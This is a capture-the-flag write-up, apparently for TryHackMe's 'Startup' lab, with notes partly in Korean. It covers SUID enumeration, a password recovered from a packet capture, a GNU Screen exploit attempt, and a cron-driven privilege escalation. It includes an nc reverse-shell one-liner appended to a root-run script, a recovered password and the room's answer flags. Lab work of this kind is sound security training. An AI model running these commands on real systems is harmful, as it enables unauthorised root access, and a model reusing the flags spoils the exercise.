
sudo vector
-rwsr-xr-x 1 root root 134K Jan 31 2020 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
pkexec -> X
Pkexec binary has SUID bit set!
-rwsr-xr-x 1 root root 23376 Mar 27 2019 /usr/bin/pkexec

www-data@startup:/tmp$ sudo pkexec /bin/sh
sudo: unable to resolve host startup
[sudo] password for www-data:
^Csudo: 1 incorrect password attempt
www-data@startup:/tmp$ pkexec /bin/sh
==== AUTHENTICATING FOR org.freedesktop.policykit.exec ===
Authentication is needed to run `/bin/sh' as the super user
Authenticating as: root
sudo -l -> X
www-data@startup:/tmp$ sudo -l
sudo: unable to resolve host startup
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 3 incorrect password attempts
www-data@startup:/tmp$
cat /etc/sudoers -> X
ls -al /var/backups -> X
/var/backups/apt.extended_states.0 -> APT (Advanced Package Tool) 패키지 관리 시스템의 확장 상태(Extended States) 정보를 백업해 둔 파일
wrtable directory list
www-data@startup:/dev$ find / -writable -type d 2>/dev/null
/dev/mqueue
/dev/shm
/var/cache/apache2/mod_cache_disk
/var/lib/lxcfs/proc
/var/lib/lxcfs/cgroup
/var/lib/php/sessions
/var/crash
/var/tmp
/run/screen/S-www-data
/run/cloud-init/tmp
/run/lock
/run/lock/apache2
/incidents
/proc/22557/task/22557/fd
/proc/22557/fd
/proc/22557/map_files
/tmp
/tmp/.ICE-unix
/tmp/tmux-33
/tmp/.X11-unix
/tmp/.Test-unix
/tmp/.XIM-unix
/tmp/.font-unix
SUID file list
xtw-data@startup:/dev$ find / -perm -4000 -type f 2>/dev/null | tee suid_files.t
tee: suid_files.txt: Permission denied
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping6
/bin/su
/bin/ping
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/at
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
suspicious file
www-data@startup:/var/tmp$ ls -al /incidents
total 40
drwxr-xr-x 2 www-data www-data 4096 Nov 12 2020 .
drwxr-xr-x 25 root root 4096 Nov 23 08:43 ..
-rwxr-xr-x 1 www-data www-data 31224 Nov 12 2020 suspicious.pcapng
copy suspicious file into files/ftp/
pcapng -> pcap 의 next generation version -> wireshark 로 열면 내용 확인 가능
cp /incidents/suspicious.pcapng /var/www/html/files/ftp/

wireshark -> shell.php download record...?
http.response.code == 200

패킷들 선택
click traffic -> click right and open menu -> follow -> select stream type
shell.php 요청부터 200 완료까지 패킷들 선택


의심되는 트래픽 right click -> follow -> tcp stream

c4ntg3t3n0ughsp1c3
su lennie
c4ntg3t3n0ughsp1c3
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$ id
uid=1002(lennie) gid=1002(lennie) groups=1002(lennie)
의심 정황 incident logs
lennie@startup:~/Documents$ cat note.txt
Reminders: Talk to Inclinant about our lacking security, hire a web developer, delete incident logs.
lennie@startup:~/Documents$ cat concern.txt
I got banned from your library for moving the "C programming language" book into the horror section. Is there a way I can appeal? --Lennie
lennie@startup:/$ sudo -l
sudo: unable to resolve host startup
[sudo] password for lennie:
Sorry, try again.
[sudo] password for lennie:
Sorry, user lennie may not run sudo on startup.
lennie@startup:/$ sudo -l
sudo: unable to resolve host startup
[sudo] password for lennie:
Sorry, user lennie may not run sudo on startup.
lennie@startup:/$ su -
Password:
su: Authentication failure
flag recipe
lennie@startup:/$ ls -al
total 100
drwxr-xr-x 25 root root 4096 Nov 23 08:43 .
drwxr-xr-x 25 root root 4096 Nov 23 08:43 ..
drwxr-xr-x 2 root root 4096 Sep 25 2020 bin
drwxr-xr-x 3 root root 4096 Sep 25 2020 boot
drwxr-xr-x 16 root root 3560 Nov 23 08:43 dev
drwxr-xr-x 96 root root 4096 Nov 12 2020 etc
drwxr-xr-x 3 root root 4096 Nov 12 2020 home
drwxr-xr-x 2 www-data www-data 4096 Nov 12 2020 incidents
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img -> boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img.old -> boot/initrd.img-4.4.0-190-generic
drwxr-xr-x 22 root root 4096 Sep 25 2020 lib
drwxr-xr-x 2 root root 4096 Sep 25 2020 lib64
drwx------ 2 root root 16384 Sep 25 2020 lost+found
drwxr-xr-x 2 root root 4096 Sep 25 2020 media
drwxr-xr-x 2 root root 4096 Sep 25 2020 mnt
drwxr-xr-x 2 root root 4096 Sep 25 2020 opt
dr-xr-xr-x 133 root root 0 Nov 23 08:43 proc
-rw-r--r-- 1 www-data www-data 136 Nov 12 2020 recipe.txt
drwx------ 4 root root 4096 Nov 12 2020 root
drwxr-xr-x 25 root root 900 Nov 23 09:33 run
drwxr-xr-x 2 root root 4096 Sep 25 2020 sbin
drwxr-xr-x 2 root root 4096 Nov 12 2020 snap
drwxr-xr-x 3 root root 4096 Nov 12 2020 srv
dr-xr-xr-x 13 root root 0 Nov 23 08:43 sys
drwxrwxrwt 8 root root 4096 Nov 23 12:50 tmp
drwxr-xr-x 10 root root 4096 Sep 25 2020 usr
drwxr-xr-x 2 root root 4096 Nov 12 2020 vagrant
drwxr-xr-x 14 root root 4096 Nov 12 2020 var
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
lennie@startup:/$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
lennie@startup:/$
ssh
ssh lennie@10.65.164.25
c4ntg3t3n0ughsp1c3
-rwxr-sr-x 1 root utmp 425K Feb 7 2016 /usr/bin/screen ---> GNU_Screen_4.5.0

https://github.com/YasserREED/screen-v4.5.0-priv-escalate
https://www.exploit-db.com/exploits/41154
git clone https://github.com/YasserREED/screen-v4.5.0-priv-escalate.git
cd screen-v4.5.0-priv-escalate
chmod +x exploit.sh
./exploit.sh
GCC 명령어 없어서 실패
./exploit.sh: line 1: creenroot.sh: command not found
~ gnu/screenroot ~
[+] First, we create our shell and library...
./exploit.sh: line 21: gcc: command not found
./exploit.sh: line 33: gcc: command not found
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
No Sockets found in /var/run/screen/S-lennie.
SUID 파일 찾기
find / -perm -4000 -type f 2>/dev/null
/etc/print.sh
lennie@startup:/etc$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
lennie@startup:/etc$ ls -al /etc/print.sh
-rwx------ 1 lennie lennie 25 Nov 12 2020 /etc/print.sh
lennie@startup:/etc$ crontab -l
no crontab for lennie
lennie@startup:/etc$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
/home/lennie/scripts/planner.sh
lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo
startup_list.txt -> 아무것도 없음
lennie@startup:~/scripts$ ls
planner.sh startup_list.txt
lennie@startup:~/scripts$ cat startup_list.txt
LIST 변수를 받으면 처리한다?
echo env | grep LIST
lennie@startup:~/scripts$ env
XDGSESSION_ID=264
SHELL=/bin/sh
TERM=xterm
SSH_CLIENT=192.168.130.36 60616 22
SSH_TTY=/dev/pts/1
USER=lennie
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
MAIL=/var/mail/lennie
PWD=/home/lennie/scripts
LANG=en_US.UTF-8
SHLVL=2
HOME=/home/lennie
LOGNAME=lennie
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
SSH_CONNECTION=192.168.130.36 60616 10.65.164.25 22
XDG_RUNTIME_DIR=/run/user/1002
=/usr/bin/env
OLDPWD=/home/lennie
wow! root owner!?
drwx------ 7 lennie lennie 4096 Nov 23 13:13 ..
-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root 1 Nov 23 13:25 startup_list.txt
lennie@startup:~/scripts$
/home/lennie/scripts/planner.sh 이 root 소유인데 이 파일은 /etc/print.sh 을 실행하니까? 루트로 실행 됨
그러므로 /etc/print.sh 수정하면 루트로 실행 됨!
vim /etc/print.sh
reverse shell
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.130.36 1234 >/tmp/f' >> /etc/print.sh
cd ~
cd scripts
./planner.sh
rooting
┌──(kali㉿kali)-[~/workspace/kali]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.130.36] from (UNKNOWN) [10.65.164.25] 56764
/bin/sh: 0: can't access tty; job control turned off
ls
root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
